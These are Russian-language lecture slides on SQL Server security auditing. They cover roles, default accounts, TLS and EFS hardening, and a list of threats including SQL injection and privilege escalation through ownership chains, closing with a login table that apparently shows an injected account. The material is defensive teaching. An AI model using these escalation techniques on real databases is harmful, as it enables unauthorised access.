

12. Лекция

Особенности аудита безопасности в системах управления базами данных

Безопасность СУБД



Пользовательские бюджеты

Механизм аудита


Механизм разграничения
доступа

Язык программирования

Механизм управления
паролями

Методы аутентификации


Integrated Windows



SQL Server Authentication



Разграничение доступа



Стандартные учетные записи

Server login



SA

Standard



Builtin/Administrators

Windows Group

Database Users



DBO




Guest




master
tempdb

Роли пользователей

Роли уровня сервера



Роли уровня БД



Роли пользователей

Стандартные роли уровня сервера


Серверная роль	Описание
sysadmin	Полный доступ к серверу
serveradmin	Настройка параметров уровня сервера, выключение сервера.
setupadmin	Настройка присоединенных серверов и процесса запуска сервера.
securityadmin	Управление, настройками безопасности сервера, включая присоединенные серверы, настройка разрешения CREATE DATABASE. Установка пароля для учетных записей сервера.
processadmin	Имеет права прерывать процессы сервера SQL.
dbcreator	Имеет права создавать, модифицировать, удалять и восстанавливать любую базу данных.
diskadmin	Управление файлами
Bulkadmin	Разрешает пользователю выполнять операцию BULK INSERT

Роли пользователей

Стандартные роли уровня базы данных

Роли уровня БД	Описание
db_owner	Полный доступ к объектам БД
db_accessadmin	Управляет доступом для учетных записей Windows и SQL сервера
db_datareader	Читать все данные из всех пользовательских таблиц
db_datawriter	Добавлять, удалять и модифицировать данные в пользовательских таблицах
db_ddladmin	Выполнять команды Data Definition Language (DDL) в данной БД
db_securityadmin	Изменяет принадлежность роли и разрешения на пользовательских объектах БД
db_backupoperator	Выполняют операции резервного копирования базы данных
db_denydatareader	Запрещает чтение данных из пользовательских таблиц
db_denydatawriter	Запрещает добавлять, удалять и модифицировать данные в пользовательских таблицах


Управление сервером



Цепочка владения

Ownership Chains

```
DECLARE @usr char(30)
SET @usr = user
SELECT * from user_table where user_name=@usr
```



Угрозы безопасности СУБД

Перехват данных при передаче по сети

Компрометация ОС с помощью СУБД

Обход защитных механизмов при физическом доступе

Получение паролей пользователей

Использование цепочки владения для повышения полномочий

Использование системных хранимых процедур

Внедрение SQL кода (SQL Injection)



Шифрование трафика (SSL/TLS)

Перехват данных при передаче по сети


1. Получить **Server Authentication Certificate** для использования с **FQDN** сервера

2. Установить сертификат в локальное хранилище компьютера

3. Включить шифрование **Force Protocol Encryption**


4. Проверить соединение (ODBC):

**Driver=SQLServer;Server=ServerName;
Network=DBNETLIB.DLL;Encrypt=YES**



Учетные записи служб

Компрометация ОС с помощью СУБД



Шифрование баз данных


Обход защитных механизмов при физическом доступе

1. Выполнить рекомендации по настройке EFS
2. Настроить сервис сервера на запуск от имени **доменной учетной** записи
3. Остановить SQL сервер
4. Зайти в систему от имени **доменной** учетной записи
5. Использовать утилиту **chipher** с ключом **/W** для шифрования файлов базы данных (*.ldf, *.mdf)
6. Очистить кэш доменных учетных записей
7. Запретить вход на сервер группе **builtin/administrators**
8. Использовать **SysKey**

Межбазовая цепочка владения

Cross database ownership chain

srvid	sid	xstatus	xdate1	xdate2	name	password
1	<Binary>	22	02.06.2003 16:30:	17.06.2003 12:17:	BUILTIN\Administr	<Binary>
<NULL>	<Binary>	2	16.06.2003 17:22:	16.06.2003 17:22:	inject	<Binary>
